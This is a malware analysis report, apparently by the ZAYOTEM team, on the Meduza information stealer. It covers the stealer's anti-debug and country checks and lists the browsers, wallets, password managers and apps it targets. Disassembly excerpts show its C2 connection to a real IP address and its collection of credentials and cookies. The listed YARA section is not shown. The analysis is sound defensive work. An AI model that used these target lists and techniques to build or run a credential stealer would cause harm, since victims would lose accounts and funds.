

# Meduza

## TECHNICAL ANALYSIS REPORT

**ZAYOTEM**

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

# Contents

<b>SUMMARY .....</b>	<b>1</b>
<b>MEDUZA.EXE ANALYSIS.....</b>	<b>2</b>
OVERVIEW .....	2
DYNAMIC ANALYSIS .....	5
<b>YARA RULE .....</b>	<b>15</b>
<b>MITRE ATTACK TABLE.....</b>	<b>17</b>
<b>SECURITY TAKEAWAYS.....</b>	<b>17</b>
<b>PREPARERS .....</b>	<b>18</b>



## Summary

Meduza Stealer is a malicious program designed to target Windows users and entities. Its origin is unknown. Currently, it has only been reported to be active outside of ten specific countries. The main objective of Meduza Stealer is to steal comprehensive data. It collects various browser-related data by intercepting users' browsing activity. This data includes critical login information, valuable browsing history records, and carefully selected bookmarks. Crypto wallet extensions, password managers, and two-factor authentication applications are vulnerable to this threat.

This malware;

- Credentials saved in web browsers,
- Crypto wallet information saved in web browsers,
- Cookie information stored in web browsers,
- Password manager apps,
- Two-factor authentication applications,
- Information about registered Outlook accounts,
- System information on the computer,
- Credentials held by some applications on the computer,
- Computer documents,

Provides access.

# Meduza.exe Analysis

Name	meduza.exe
MD5	C6068C2C575E85EB94E2299FC05CBF64
SHA256	0d0a4622c58f3f17d16fb5cbd0aa5403bc614ca58847b4a725f432d202a55454
File Type	PE64 / EXE

## Overview

Meduza Stealer uses the **IsDebuggerPresent** API as an anti-debug technique before starting its malicious actions. The purpose of this is to make the analyst's job harder. It then checks the **country codes** and the **Windows operating system version**. If the checks are satisfied, the functions that perform the actual malicious operations are called. The purpose of the malware includes collecting system information, browser data, password manager details, mining-related registry information, and details about installed applications. Once all of this detailed information is collected, it is packaged. It is ready to be uploaded to the attacker's command and control server. Once complete, the program deletes itself in the background, ending its malicious activities.



## Meduza Stealer Working Mechanism




Image 1 – How The Malware Works

The following countries have implemented language control to prevent the malware from running:

Russia	Armenia	Belarus
Kazakhstan	Uzbekistan	Tajikistan
Moldova	Kyrgyzstan	Turkmenistan
Georgia		

Image 2 – Table of Countries with Language Control

The malware targets password managers and two-factor authentication applications:

GAuthAuthenticator	Authenticator	SafePal	Guarda
EOS Authenticator	BrowserPass	KeePassXC	1Password
Trezor Password Manager	Dashlane	Bitwarden	LastPass
Keeper	Nordpass	RoboForm	Splikity
MYKI	Zoho Vault	Authy	

Image 3 – Password Managers and Two-factor authentication List Targeted by the Malware

Desktop applications targeted by the malware:

Discord	Telegram	Jaxx_Liberty
---------	----------	--------------

Image 4 – List of Desktop Applications Targeted by the Malware

Browsers targeted by the malware:

Microfost Edge	Mozilla Firefox	Pale Moon	Suhba	RockMelt
Google Chrome	Chromium	Amigo	QQBrowser	Vivaldi
CryptoTab Browser	TorBro Browser	Cent Browser	Opera	Brave Old
Chedot Browser	Torch	7Star	Tencent	OperaGX
Privacy Browser	Yandex Browser	360 Browser	Orbitum	Xpom
Comodo Dragon Epic	Opera Browser	SalamWeb	Kinza	Xvast
Nichrome	Slim Browser	Chromodo	Go Browser	Maxthon
Mail.Ru Atom	CocCoc Browser	Coowon		

Image 5 – List of Browsers Targeted by the Malware

Crypto wallets targeted by the malware:

Electrum	Electrum-LTC	Exodus	ElektronCash	MultiDoge
Jaxx_Desktop_Old	Atomic	Binance	Coinomi	Monero
TronLink	MetaMask	Wasabi Wallet	Yoroi	DashCore
Niftywallet	Mathwallet	Coinbase	Guarda	EQUALWallet
JaxxLiberty	BitAppWallet	iWallet	Wombat	MeWCx
Guidwallet	RoninWallet	Neoline	CloverWallet	Liquiditywallet
Terra Station	Keplr	Sollet	AuroWallet	PolymeshWallet
ICONex	Harmony	Coin98	EVER Wallet	KardiaChain
Rabby	Phantom	BraveWallet	Atomic	Paliwallet
Boltx	Xdefiwallet	NamiWallet	MaiarDeFiWallet	Goby
Solflare	Cyanowallet	TezBox	Temple	
BinanceChainWallet	Blockstream Green	Daedalus	Waveskeepe	

Image 6 – List of Crypto Wallets Targeted by the Malware

System details collected by the malware:

System Build Details	Computer Name
CPU Details	Execute Path
Geo	GPU
Hardware ID Details	Public Ip
OS Details	RAM Details
Screen Resolution Details	Screenshot
Time	Time Zone

Image – 7 Malware Collected System Details

## Dynamic Analysis

Before executing any malicious activity, the malware uses the **IsProcessorFeaturePresent** API to determine if the device is running on Windows 7 or an older version.

```
1 B00L __fastcall sub_13F09CE8C(DWORD64 a1)
2 {
3     DWORD64 retaddr; // [rsp+38h] [rbp+0h]
4     DWORD64 v3; // [rsp+40h] [rbp+8h] BYREF
5
6     v3 = a1;
7     if ( IsProcessorFeaturePresent(0x17u) )
8         __fastfail(2u);
9     capture_previous_context(&ContextRecord);
10    ContextRecord.Rip = retaddr;
11    ContextRecord.Rsp = (DWORD64)&v3;
12    qword_13F0DA790 = retaddr;
13    ContextRecord.Rcx = v3;
14    dword_13F0DA780 = -1073740791;
15    dword_13F0DA784 = 1;
16    dword_13F0DA798 = 1;
17    unk_13F0DA7A0 = 2i64;
18    return _raise_securityfailure((struct _EXCEPTION_POINTERS *)&ExceptionInfo);
19 }
```

Image 8 – Detecting the Version of the Operating System

The malware first acquires the computer's processor and architecture information.

000000013FB3EC04	C5FE6F52 20	vmovdqu ymm2,yword ptr ds:[rdx+20]	rdx+20:L"OM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC"
000000013FB3EC09	C5FE6F5A 40	vmovdqu ymm3,yword ptr ds:[rdx+40]	rdx+40:L"D;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC"
000000013FB3EC0E	C5FE6F62 60	vmovdqu ymm4,yword ptr ds:[rdx+60]	rdx+60:L".JSE;.WSF;.WSH;.MSC"
000000013FB3EC13	C5FD7F09	vmovdqa yword ptr ds:[rcx],ymm1	
000000013FB3EC17	C5FD7F51 20	vmovdqa yword ptr ds:[rcx+20],ymm2	rcx+40:L"1"
000000013FB3EC1C	C5FD7F59 40	vmovdqa yword ptr ds:[rcx+40],ymm3	
000000013FB3EC21	C5FD7F61 60	vmovdqa yword ptr ds:[rcx+60],ymm4	
000000013FB3EC26	C5FE6F8A 80000000	vmovdqu ymm1,yword ptr ds:[rdx+80]	rdx+80:L"MSC"
000000013FB3EC2E	C5FE6F92 A0000000	vmovdqu ymm2,yword ptr ds:[rdx+A0]	rdx+A0:L"CHITECTURE=AMD64"
000000013FB3EC36	C5FE6F9A C0000000	vmovdqu ymm3,yword ptr ds:[rdx+C0]	
000000013FB3EC3E	C5FE6FA2 E0000000	vmovdqu ymm4,yword ptr ds:[rdx+E0]	rdx+E0:L"IFIER=Intel64 Family 6 Model 165 Stepping 2, GenuineIntel"
000000013FB3EC46	C5FD7F89 80000000	vmovdqa yword ptr ds:[rcx+80],ymm1	
000000013FB3EC4E	C5FD7F91 A0000000	vmovdqa yword ptr ds:[rcx+A0],ymm2	

Image 9 – Getting Information about Processor and Architecture

The first step Meduza Stealer performs when it successfully infiltrates a machine is to check the victim's geolocation against a predefined list (see Image 2). If the victim's geolocation is included, the malware does not run.

000000013FB2E761	74 1D	je medusa.13FB2E780	
000000013FB2E763	48 8BD7	mov rdx,rdi	rdx:"RU", rdi:"RU"
000000013FB2E766	48 8BC8	mov rcx,rbx	rcx:"RU"
000000013FB2E769	E8 72070000	call xmedusa.country_code_check_list	
000000013FB2E76E	48 83C3 20	add rbx,20	
000000013FB2E772	48 895C24 30	mov qword ptr ss:[rsp+30],rbx	[rsp+30]:"RU"
000000013FB2E777	48 83C7 20	add rdi,20	rdi:"RU"
000000013FB2E77B	48 3BF0	cmp rdi,rbp	
000000013FB2E77E	75 E3	jne medusa.13FB2E763	
000000013FB2E780	48 895C24 28	mov qword ptr ss:[rsp+28],rbx	[rsp+28]:"RU"
000000013FB2E785	48 8BD3	mov rdx,rbx	rdx:"RU"
000000013FB2E788	48 8BC8	mov rcx,rbx	rcx:"RU"
000000013FB2E78B	E8 60320000	call medusa.13FB319F0	

Image 10 – Acquiring Country Controls for Specific Countries using Country Codes



The malware checks for server availability (as shown in image 11). If the server is up, it proceeds with malicious operations. If not, it terminates them.

<pre> B9 02020000 E8 8D15 95250700 FF15 C7200500 E5C0 E8 85 95000000 E5 33C0 BD50 01 E8 85 02000000 E8C8 FF15 8C2D0500 E8 8905 65250700 E8 83F8 FF E4 6F E6 891D F8260700 E8B70D E1590700 FF15 78200500 E6 8905 E6260700 E8 8D15 AD590700 E8 833D BD590700 E8 0F4315 9D590700 E8 8005 CA260700 E8C8 FF15 562D0500 E8 8D15 83260700 E8 8B0D 0C250700 FF15 5E2D0500 E8 85 90000000 E8 8B0D F6240700 FF15 602D0500 E8 85 522D0500 E8C8 </pre>	<pre> mov ecx,202 lea rdx,qword ptr ds:[13F108D48] call qword ptr ds:[&lt;&amp;WSAStartup&gt;] test eax,eax jne medusa.13F096856 xor r8d,r8d lea edx,qword ptr ds:[rax+1] mov ebx,2 call qword ptr ds:[&lt;&amp;sockets&gt;] mov qword ptr ds:[13F108D40],rax cmp rax,FFFFFFFFFFFFFFFF jne medusa.13F096856 mov word ptr ds:[13F108EE0],bx movzx ecx,qword ptr ds:[13F10C1D0] call qword ptr ds:[&lt;&amp;htons&gt;] mov word ptr ds:[13F108EE2],ax lea rdx,qword ptr ds:[13F10C1B0] cmp qword ptr ds:[13F10C1B8],r10 cmovae rdx,qword ptr ds:[13F10C1B0] lea r8,qword ptr ds:[13F108EE4] mov ecx,ebx call qword ptr ds:[&lt;&amp;inet_ntone&gt;] lea r8d,qword ptr ds:[rdx+1] lea rdx,qword ptr ds:[13F108EE0] mov rcx,qword ptr ds:[13F108D40] call qword ptr ds:[&lt;&amp;connect&gt;] cmp eax,FFFFFFFF jne medusa.13F0968D3 mov rcx,qword ptr ds:[13F108D40] call qword ptr ds:[&lt;&amp;close_socket&gt;] call qword ptr ds:[&lt;&amp;WSACleanup&gt;] </pre>	<pre> 0000000013F10C1D0:"2-" 0000000013F108EE2:"2" 0000000013F10C1B0:"79.137.203.224" 0000000013F10C1B0:"79.137.203.224" </pre>
--	---	---

Image 11 – Getting the Connection to the IP Address Requested by the Malware

At the following address, the panel redirects the request to /auth/login.




Image 12 – Find the Web Panel Address Used by the Malware to Communicate

The malware uses **EnumDisplayDevices** API which is a malicious code that retrieves data on the display devices being used in the current session.

<pre> 0000000013F09B305 0000000013F09B30A 0000000013F09B30C 0000000013F09B312 0000000013F09B317 0000000013F09B31C 0000000013F09B320 0000000013F09B325 0000000013F09B327 0000000013F09B329 0000000013F09B32F 0000000013F09B331 0000000013F09B333 0000000013F09B338 0000000013F09B340 </pre>	<pre> 66:897C24 34 33D2 41:B8 42030000 E8 8D4C24 36 E8 F4310300 44:8D4F 01 4C:8D4424 30 33D2 33C9 FF15 C9E10400 85C0 74 0F 48:8D5424 74 E8 88CB E8 E0CEFEFF EB 15 </pre>	<pre> mov word ptr ss:[rsp+34],di xor edx,edx mov r8d,342 lea rcx,qword ptr ss:[rsp+36] call medusa.13F0CE510 lea r9d,qword ptr ds:[rdi+1] lea r8,qword ptr ss:[rsp+30] xor edx,edx call qword ptr ds:[&lt;&amp;EnumDisplayDevices&gt;] test eax,eax jne medusa.13F09B342 lea rdx,qword ptr ss:[rsp+74] mov rcx,rbx call medusa.13F088220 jmp medusa.13F09B357 </pre>	<pre> edx:L"VMware SVGA 3D" edx:L"VMware SVGA 3D" </pre>
--	--	---	--

Image 13 – Getting Information about Imaging Devices



The malware that targets crypto assets starts by identifying the specific crypto wallet, which can be either a browser plugin or a hardware device. It then searches for the target coin within the wallet and retrieves the name of the cryptocurrency, the wallet name and the name of the file associated with the wallet as parameters.

000000013F5015F7	42: 803C00 00	cmp byte ptr ds:[rax+r8],0	rax+r8*1:"DogecoinCore"
000000013F5015FC	75 F6	jne medusa.13F5015F4	
000000013F5015FE	48: 8D95 80000000	lea rdx,qword ptr ss:[rbp+80]	
000000013F501605	48: 8D8D 88080000	lea rcx,qword ptr ss:[rbp+888]	
000000013F50160C	E8 EF480200	call medusa.13F525F00	search_coins

Image 14 – Searching for Cryptocurrency Coins in Specific Wallets

To create a new folder named "coin" inside the "crypto" folder, the **CreateDirectoryA** API is utilized. The directory of the APPDATA folder is obtained using the **SHGetFolderPathA** API, and the wallet name is added as a directory using **IstrcatA**. This results in the absolute directory of the wallet, where all the wallet data is stored. All the cryptocurrency-related data is then copied into the "crypto" folder.

000000013FE9A30	48: 8B01	mov rax,rcx	rax:"Atomic Wallet"
000000013FE9A33	4C: 8D15 C615F8FF	lea r10,qword ptr ds:[13FE20000]	
000000013FE9A3A	49: 83F8 0F	cmp r8,F	
000000013FE9A3E	0F87 0C010000	ja medusa.13FE9E850	
000000013FE9A44	66666666: 0F1F8400 00000000	nop word ptr ds:[rax+rax],ax	
000000013FE9A50	47: 8B8C82 B0500C00	mov r9d,dword ptr ds:[r10+r8*4+C5080]	r9d:"atomic\\Local Storage\\leveldb"
000000013FE9A58	40: 03CA	add r9,r10	r9:"atomic\\Local Storage\\leveldb"
000000013FE9A5B	41: FFE1	jmp r9	
000000013FE9A5E	C3	ret	
000000013FE9A5F	90	nop	
000000013FE9A60	4C: 8B02	mov r8,qword ptr ds:[rdx]	rdx:"Atomic Wallet"
000000013FE9A63	884A 08	mov ecx,dword ptr ds:[rdx+8]	rdx+8:"allet"
000000013FE9A66	44: 0FB74A 0C	movzx r9d,word ptr ds:[rdx+C]	r9d:"atomic\\Local Storage\\leveldb"
000000013FE9A6B	44: 0FB652 0E	movzx r10d,byte ptr ds:[rdx+E]	
000000013FE9A70	4C: 8900	mov qword ptr ds:[rax],r8	rax:"Atomic Wallet"
000000013FE9A73	8948 08	mov dword ptr ds:[rax+8],ecx	rax+8:"allet"
000000013FE9A76	6644: 8948 0C	mov word ptr ds:[rax+C],r9w	
000000013FE9A7B	44: 8850 0E	mov byte ptr ds:[rax+E],r10b	
000000013FE9A7F	C3	ret	
000000013FE9A80	4C: 8B02	mov r8,qword ptr ds:[rdx]	rdx:"Atomic Wallet"
000000013FE9A83	0FB74A 0A	movzx ecx,word ptr ds:[rdx+8]	rdx+8:"allet"
000000013FE9A87	44: 0FB64A 0A	movzx r9d,byte ptr ds:[rdx+A]	r9d:"atomic\\Local Storage\\leveldb", rdx+A:"let"
000000013FE9A8C	4C: 8900	mov qword ptr ds:[rax],r8	rax:"Atomic Wallet"
000000013FE9A8F	66: 8948 08	mov word ptr ds:[rax+8],cx	rax+8:"allet"
000000013FE9A93	44: 8848 0A	mov byte ptr ds:[rax+A],r9b	rax+A:"let"
000000013FE9A97	C3	ret	
000000013FE9A98	0FB70A	movzx ecx,word ptr ds:[rdx]	rdx:"Atomic Wallet"
000000013FE9A9B	66: 8908	mov word ptr ds:[rax],cx	rax:"Atomic Wallet"
000000013FE9A9E	C3	ret	
000000013FE9A9F	90	nop	

Image 15 – Get Crypto Wallets Targeted by the Malware

The malware acquires cookies from all the plugins installed in the browser.

8: 8BF2	mov rsi,rdx	rsi:&"Extension Cookies"
8: 8BD9	mov rbx,rcx	
8: 8B9424 B0000000	mov qword ptr ss:[rsp+80],rdx	[rsp+80]:&"Extension Cookies"
8: 8B99 00	mov byte ptr ds:[rcx],0	
8: 8B99 01	cmp byte ptr ds:[rcx],0	
8: 8B99 01	jne medusa.13FACE8F6	
8: 8B99 01	mov byte ptr ds:[rcx],1	
8: 8B99 01	call medusa.13FAD1250	
8: 8B99 01	mov qword ptr ds:[rbx+8],rax	
8: 8B99 01	cmp byte ptr ds:[rbx],1	

Image 16 – Getting Cokkies From Browser Plugins

In addition, the malware accesses network cookies stored in the Chrome browser.

```

0013F5316D1  E8 5AD30400      call medusa.13f576a30
0013F5316D6  48 8B5424 20      mov rdx,qword ptr ss:[rsp+20]
0013F5316D8  40 8BC6          mov r8,r14
0013F5316DE  49 8BC6          mov rcx,r12
0013F5316E1  E8 4AD30400      call medusa.13f576a30
0013F5316E6  33C0            xor eax,eax
0013F5316E8  6641 8907        mov word ptr ds:[r15],ax
0013F5316EC  48 893E          mov qword ptr ds:[r15],rdi
0013F5316F2  48 8BC6          mov rax,r8
0013F5316F4  4C 8B5424 38      mov r12,qword ptr ss:[rsp+38]
0013F5316F7  48 8B7C24 40      mov rdi,qword ptr ss:[rsp+40]
0013F5316FC  48 8BAC24 80000000 mov bp,qword ptr ss:[rsp+80]
0013F531704  4C 8B7424 30      mov r14,qword ptr ss:[rsp+30]
0013F531709  48 83C4 48        add rsp,48
0013F53170D  41 5F            pop r15
0013F53170F  41 5D            pop r13
  
```

```

[rsp+20]:L"Network\\Cookies"
r12:L"Network\\Cookies"
rdi:L"C:\\Users\\...\\AppData\\Local\\Google\\Chrome\\User Data\\Network\\Cookies"
[rsp+38]:L"Network\\Cookies"
[rsp+40]:L"\\Users\\...\\AppData\\Local\\Google\\Chrome\\User Data\\"
  
```

Image 17 – Getting Cookies Stored from Chrome Browser

After completing the scanner operations, the malware program targets Outlook data. At this stage, it attempts to obtain handles for registry directories that are specified as parameters with **KEY\_READ** permission for **HKEY\_CURRENT\_USER** by using the **RegOpenKeyExA** API in Outlook registry addresses found in the Windows Registry. If the returned value is **ERROR\_SUCCESS**, the **RegEnumValueA** API is called, with the handle and char array variable provided for writing the data in addition to the default. This call is set in the while loop in Imagede, which will be the value of the return value. It will continue to work as long as the returned value is **ERROR\_SUCCESS**.

```

57      push rdi
48:83EC 60      sub rsp,60
48:8B05 4D640700 mov rax,qword ptr ds:[13f4f68e0]
48:33C4        xor rax,rsp
48:894424 50      mov qword ptr ss:[rsp+50],rax
48:8BFA        mov rdi,rdx
48:8BF1        mov rsi,rcx
48:C74424 30 00000000 mov qword ptr ss:[rsp+30],0
48:8BD1        mov rdx,rcx
48:8379 18 10      cmp qword ptr ds:[rcx+18],10
72 03        ja medusa.13f4827e9
48:8B11        mov rdx,qword ptr ds:[rcx]
48:8D4424 30      lea rax,qword ptr ss:[rsp+30]
48:894424 20      mov qword ptr ss:[rsp+20],rax
41:B9 19000200 mov r9d,20019
45:33C0        xor r8d,r8d
48:C7C1 01000080 mov rcx,FFFFFFFF80000001
FF15 39680500 call qword ptr ds:[<4RegOpenKeyExA>]
8BD8        mov ebx,ecx
48:8B4C24 30      mov rcx,qword ptr ss:[rsp+30]
48:85C9        test rcx,rcx
74 06        je medusa.13f4827e9
FF15 17680500 call qword ptr ds:[<4RegCloseKey>]
  
```

```

rdi:"Profiles"
rdi:"Profiles"
rcx:&"SOFTWARE\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"
rcx:&"SOFTWARE\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"
[rcx]:&"SOFTWARE\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"
rcx:&"SOFTWARE\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"
rcx:&"SOFTWARE\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"
  
```

Image 18 – Getting the Address of the Location Where the Malware Intends to Take the Handles

- SOFTWARE\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF0413111d3B88A00104B2A6676
- SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676

Image 19 – Registry Addresses Targeted by the Malware

After reading the registration addresses, the malware contacts the C2 server. But before that, it sends a request to api[.]ipify[.]org with the **InternetOpenUrlA** API to return the victim's public IP.

Image 20 – Getting the Public IP of the Device

The malware uses the **RtlGetVersion** and **GetNativeSystemInfo** APIs to obtain information about the system and its version.

Image 21 – Acquiring information about the local system and its version.

The malware obtains the name of the victim's machine using the **GetComputerName** API.

Image 22 – Getting the Victim Device Name

In addition, the malware collects GPU, RAM and other system information in Image-7.

000000013F3FD3C3	41:B8 06000000	mov r8d,6	000000013F454D48:"system"
000000013F3FD3C9	48:8D15 78790500	lea rdx,qword ptr ds:[13F454D48]	
000000013F3FD3D0	48:8D8D 40040000	lea rcx,qword ptr ss:[rbp+440]	
000000013F3FD3D7	E8 248BFDFE	call medusa.13F3D5F00	
000000013F3FD3DC	90	nop	
000000013F3FD3DD	48:8D95 40040000	lea rdx,qword ptr ss:[rbp+440]	
000000013F3FD3E4	48:8D0D 05B80600	lea rcx,qword ptr ds:[13F468EF0]	
000000013F3FD3EB	E8 C014FEFF	call medusa.13F3DE8B0	
000000013F3FD3F0	48:8BF8	mov rdi,rcx	rax:"gpu"
000000013F3FD3F3	48:B8 22511EF925C9	mov rax,42CFC925F91E5122	rax:"qpu"
000000013F3FD387	41:B8 06000000	mov r8d,6	
000000013F3FD38D	48:8D15 B4740500	lea rdx,qword ptr ds:[13F454D48]	000000013F454D48:"system"
000000013F3FD394	48:8D8D E0040000	lea rcx,qword ptr ss:[rbp+4E0]	
000000013F3FD39B	E8 6086FDFE	call medusa.13F3D5F00	
000000013F3FD3A0	90	nop	
000000013F3FD3A1	48:8D95 E0040000	lea rdx,qword ptr ss:[rbp+4E0]	
000000013F3FD3A8	48:8D0D 41B60600	lea rcx,qword ptr ds:[13F468EF0]	
000000013F3FD3AF	E8 FC0FEFF	call medusa.13F3DE8B0	
000000013F3FD3B4	48:8BF8	mov rdi,rcx	rax:"ram"
000000013F3FD3B7	48:B8 374006F925C9	mov rax,42CFC925F9064037	rax:"ram"

Image 23 – Getting System Information

The Telegram application and registry key on the target computer are controlled through the InstallLocation value.

0000013F3F1DD8	75 F6	jne medusa.13F3F1DD0	
0000013F3F1DDA	48:8D5424 20	lea rdx,qword ptr ss:[rsp+20]	
0000013F3F1DDF	48:8D0D AAA20900	lea rcx,qword ptr ds:[13F48C090]	000000013F48C090:"telegram"
0000013F3F1DE6	E8 15410000	call medusa.13F3F5F00	

0013F8FB908	45:33C0	xor r8d,r8d	
0013F8FB90B	48:8BD0	mov rdx,rcx	rax:"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\{53F49750-6209-4FBF-9CA8-7A333C87D}
0013F8FB90E	49:8BCA	mov rcx,r10	
0013F8FB911	FF15 29D60400	call qword ptr ds:[<&RegOpenKeyExA>]	
0013F8FB914	85C0	test eax,eax	eax:"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\{53F49750-6209-4FBF-9CA8-7A333C87D}
0013F8FB917	0F85 22010000	jne medusa.13F8FB8B11	
0013F8FB91A	48:837F 18 10	cmp qword ptr ds:[rdi+18],10	
0013F8FB91D	72 03	jbe medusa.13F8FB9F9	rdi:"InstallLocation"
0013F8FB920	48:8B3F	mov rdi,qword ptr ds:[rdi]	
0013F8FB923	48:8D4424 60	lea rax,qword ptr ss:[rsp+60]	
0013F8FB926	48:894424 28	mov qword ptr ss:[rsp+28],rax	
0013F8FB929	48:8D45 80	lea rax,qword ptr ss:[rbp-80]	
0013F8FB92C	48:894424 20	mov qword ptr ss:[rsp+20],rax	
0013F8FB92F	4C:8D4C24 70	lea r9,qword ptr ss:[rsp+70]	
0013F8FB932	45:33C0	xor r8d,r8d	
0013F8FB935	48:8BD7	mov rdx,rdi	rdi:"InstallLocation"
0013F8FB938	48:8B4C24 68	mov rcx,qword ptr ss:[rsp+68]	
0013F8FB93B	FF15 E6D50400	call qword ptr ds:[<&RegQueryValueExA>]	
0013F8FB93E	85C0	test eax,eax	eax:"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\{53F49750-6209-4FBF-9CA8-7A333C87D}
0013F8FB941	0F85 E7000000	jne medusa.13F8FB8B11	
0013F8FB944	41:8B4424 60	mov r8d,qword ptr ss:[rsp+60]	
0013F8FB947	41:FFC8	dec r8d	
0013F8FB94A	0F57C0	xorps xmm0,xmm0	

Image 24 – Getting Telegram Presence on the Computer

Time zone information is retrieved by accessing the **SYSTEM\\CurrentControlSet\\Control\\TimeZoneInformation** registry key and calling the **TimeZoneKeyName** API.

0013F8FB908	45:33C0	xor r8d,r8d	
0013F8FB90B	48:8BD0	mov rdx,rcx	rax:"SYSTEM\\CurrentControlSet\\Control\\TimeZoneInformation"
0013F8FB90E	49:8BCA	mov rcx,r10	
0013F8FB911	FF15 29D60400	call qword ptr ds:[<&RegOpenKeyExA>]	
0013F8FB914	85C0	test eax,eax	eax:"SYSTEM\\CurrentControlSet\\Control\\TimeZoneInformation"
0013F8FB917	0F85 22010000	jne medusa.13F8FB8B11	
0013F8FB91A	48:837F 18 10	cmp qword ptr ds:[rdi+18],10	
0013F8FB91D	72 03	jbe medusa.13F8FB9F9	rdi:"TimeZoneKeyName"
0013F8FB920	48:8B3F	mov rdi,qword ptr ds:[rdi]	
0013F8FB923	48:8D4424 60	lea rax,qword ptr ss:[rsp+60]	
0013F8FB926	48:894424 28	mov qword ptr ss:[rsp+28],rax	
0013F8FB929	48:8D45 80	lea rax,qword ptr ss:[rbp-80]	
0013F8FB92C	48:894424 20	mov qword ptr ss:[rsp+20],rax	
0013F8FB92F	4C:8D4C24 70	lea r9,qword ptr ss:[rsp+70]	
0013F8FB932	45:33C0	xor r8d,r8d	
0013F8FB935	48:8BD7	mov rdx,rdi	rdi:"TimeZoneKeyName"
0013F8FB938	48:8B4C24 68	mov rcx,qword ptr ss:[rsp+68]	
0013F8FB93B	FF15 E6D50400	call qword ptr ds:[<&RegQueryValueExA>]	
0013F8FB93E	85C0	test eax,eax	eax:"SYSTEM\\CurrentControlSet\\Control\\TimeZoneInformation"
0013F8FB941	0F85 E7000000	jne medusa.13F8FB8B11	
0013F8FB944	41:8B4424 60	mov r8d,qword ptr ss:[rsp+60]	
0013F8FB947	41:FFC8	dec r8d	
0013F8FB94A	0F57C0	xorps xmm0,xmm0	

Image 25 – Getting Time Zone Information On Computer



The malware aims to access some subroutines that run specifically for the Discord application and the accounts.xml file where discord user accounts are kept. It also wants to access the database file of the desktop application of the liberty jaxx wallet.

0000000013F52E761	74 1D	ja medusa.13F52E780	
0000000013F52E763	48:88D7	mov rdx,r8	rdx:"DiscordCanary", rdi:"DiscordPTB"
0000000013F52E766	48:88C8	mov rcx,rbx	rcx:"DiscordCanary"
0000000013F52E769	E8 72070000	call xmedusa.country_code_check_11st	
0000000013F52E76E	48:83C3 20	add rbx,20	
0000000013F52E772	48:895C24 30	mov qword ptr ss:[rsp+30],rbx	rdi:"DiscordPTB"
0000000013F52E777	48:83C7 20	add rdi,20	
0000000013F52E77E	48:38FD	cmp rdi,r8	
0000000013F52E780	75 E3	jne medusa.13F52E763	
0000000013F52E785	48:895C24 28	mov qword ptr ss:[rsp+28],rbx	[rsp+28]: "Discord"
0000000013F52E785	48:88D3	mov rdx,rbx	rdx:"DiscordCanary"
0000000013F52E854	77 17	ja medusa.13F52E860	
